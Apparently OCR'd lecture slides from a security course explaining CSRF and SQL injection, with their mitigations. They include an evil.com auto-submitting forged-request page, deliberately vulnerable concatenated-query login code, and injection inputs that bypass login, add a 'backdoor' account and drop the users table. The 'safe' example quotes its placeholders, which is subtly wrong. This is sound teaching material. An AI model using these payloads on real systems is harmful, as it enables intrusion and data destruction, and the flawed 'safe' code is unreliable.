
CSRF

Solution: Require a secret value, called a **CSRF token**


- Tokens are random, and cannot be guessed
- Tokens are sent to the page *before* the user action

```
<form action="/change_password" method="POST">
    <input
     type="hidden"
     name="csrf_token"
     value="6561737465726567672e63736369333430332e636f6d2f736f6c76652f61306a3268616c68707764">
    <input
     type="text"
     name="new_password">
</form>
```

CSRF


facebook.com
GET /home HTTP/1.1
<form action="add_friend" method="POST">
<input type="hidden" name="csrf_token" value="asdfasdf">
<input type="text" name="id">
</form>
POST /add_friend HTTP/1.1
id="alex"
csrf="asdfasdf"

CSRF


evil.com
GET /home HTTP/1.1
<form action="https://facebook.com/add_friend"></form>
<script>form.submit()</script>
POST /add_friend HTTP/1.1
id="alex"
[No CSRF token!]
facebook.com

Recap

Cross-Site Request Forgery (CSRF): Visiting one site causes actions on another

CSRF Token: A secret string included with each important request, used to prevent CSRF

Questions?

SQL Injection

SQL: A popular language used to query most databases

```
SELECT username FROM users WHERE age > 35;
```

SQL Injection

SQL: A popular language used to query most databases

- Libraries exist for most languages
- Often involve passing a raw SQL string

```
from sqlalchemy import create_engine

engine = create_engine("postgresql://admin:p@$$w0rd@localhost:5432/db")
with engine.connect() as conn:
  with conn.begin():
     conn.execute("SELECT username FROM users WHERE age > 35;")
```

SQL Injection

```
from sqlalchemy import create_engine

engine = create_engine("postgresql://admin:p@$$w0rd@localhost:5432/db")
username = input("Enter username")
password = input("Enter password")
with engine.connect() as conn:
  with conn.begin():
    conn.execute("SELECT user FROM users WHERE username='" + username +
                 "' AND password='" + password + "';")
```

SQL Injection

```
from sqlalchemy import create_engine

engine = create_engine("postgresql://admin:p@$$w0rd@localhost:5432/db")
username = input("Enter username")
password = input("Enter password")
with engine.connect() as conn:
  with conn.begin():
    conn.execute("SELECT user FROM users WHERE username='" + username +
                 "' AND password='" + password + "';")
```

See the problem?

SQL Injection

```
SQL creation code:
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

SQL Injection

```
SQL creation code:
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

```
Username: "admin"
Password: "swordfish"
```

```
SELECT user FROM users WHERE username='admin' AND password='swordfish';
```

SQL Injection

```
SQL creation code:
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

```
Username: "admin"
Password: "swordfish"
```

```
SELECT user FROM users WHERE username='admin' AND password='swordfish';
```

```
Username: "admin"
Password: "swordfish' OR ''='"
```

```
SELECT user FROM users WHERE username='admin' AND password='swordfish' OR ''='';
```

SQL Injection

Even easier, SQL supports comments…

```
Username: "admin';-- "
Password: "asdfasdfasdf"
```

```
SELECT user FROM users WHERE username='admin';-- ' AND password='asdfasdfasdf';
```

Demo!

https://demo.csci3403.com
(again)

SQL Injection

Can also add new data:

```
Username: "admin"
Password: "'; INSERT INTO users VALUES ('backdoor', 'account');--"
```


```
SELECT user FROM users WHERE username='admin' AND password=''; INSERT INTO users VALUES
('backdoor', 'account');--';
```

Or delete data:

```
Username: "admin"
Password: "'; DROP TABLE users;--"
```

```
SELECT user FROM users WHERE username='admin' AND password=''; DROP TABLE users;--';
```

SQL Injection



https://xkcd.com/327/

SQL Injection

Solution: Escape all the things!

```
# Unsafe
conn.execute("SELECT user FROM users WHERE username='" + username +
             "' AND password='" + password + "';")
# Unsafe
conn.execute("SELECT user FROM users WHERE username='{}' AND password='{}';"
             .format(username, password));

# Safe (does escaping automatically)
conn.execute("SELECT user FROM users WHERE username='%s' AND password='%s';",
             (username, password));
```

SQL Injection

Question: This seems janky and easy to mistake. Is there a nice universal catch-all like CSP, but for SQL?

```
# Unsafe
conn.execute("SELECT user FROM users WHERE username='{}' AND password='{}';"
             .format(username, password));
# Safe (does escaping automatically)
conn.execute("SELECT user FROM users WHERE username='%s' AND password='%s';",
             (username, password));
```

SQL Injection

Question: This seems janky and easy to mistake. Is there a nice universal catch-all like CSP, but for SQL?

Answer: No, that would make our job too easy

```
# Unsafe
conn.execute("SELECT user FROM users WHERE username='{}' AND password='{}';"
             .format(username, password));
# Safe (does escaping automatically)
conn.execute("SELECT user FROM users WHERE username='%s' AND password='%s';",
             (username, password));
```

Recap

SQL injection: Inserting user input into an SQL query

- Can perform database-related actions
- Solution is to escape user input

```
# Unsafe
conn.execute("SELECT user FROM users WHERE username='{}' AND password='{}';"
             .format(username, password));
# Safe (does escaping automatically)
conn.execute("SELECT user FROM users WHERE username='%s' AND password='%s';",
             (username, password));
```

Recap

Popular web vulnerabilities:

- **Cross-Site Request Forgery (CSRF)**: A malicious website links to state-changing URLs on other sites
  - Mitigation: CSRF tokens

Recap

Popular web vulnerabilities:

- **Cross-Site Scripting (XSS)**: User input is treated as JavaScript, and run on other users browsers
  - Mitigations: Escape user input, CSP
- **SQL Injection**: User input is treated as SQL, and can modify database queries
  - Mitigations: Escape user input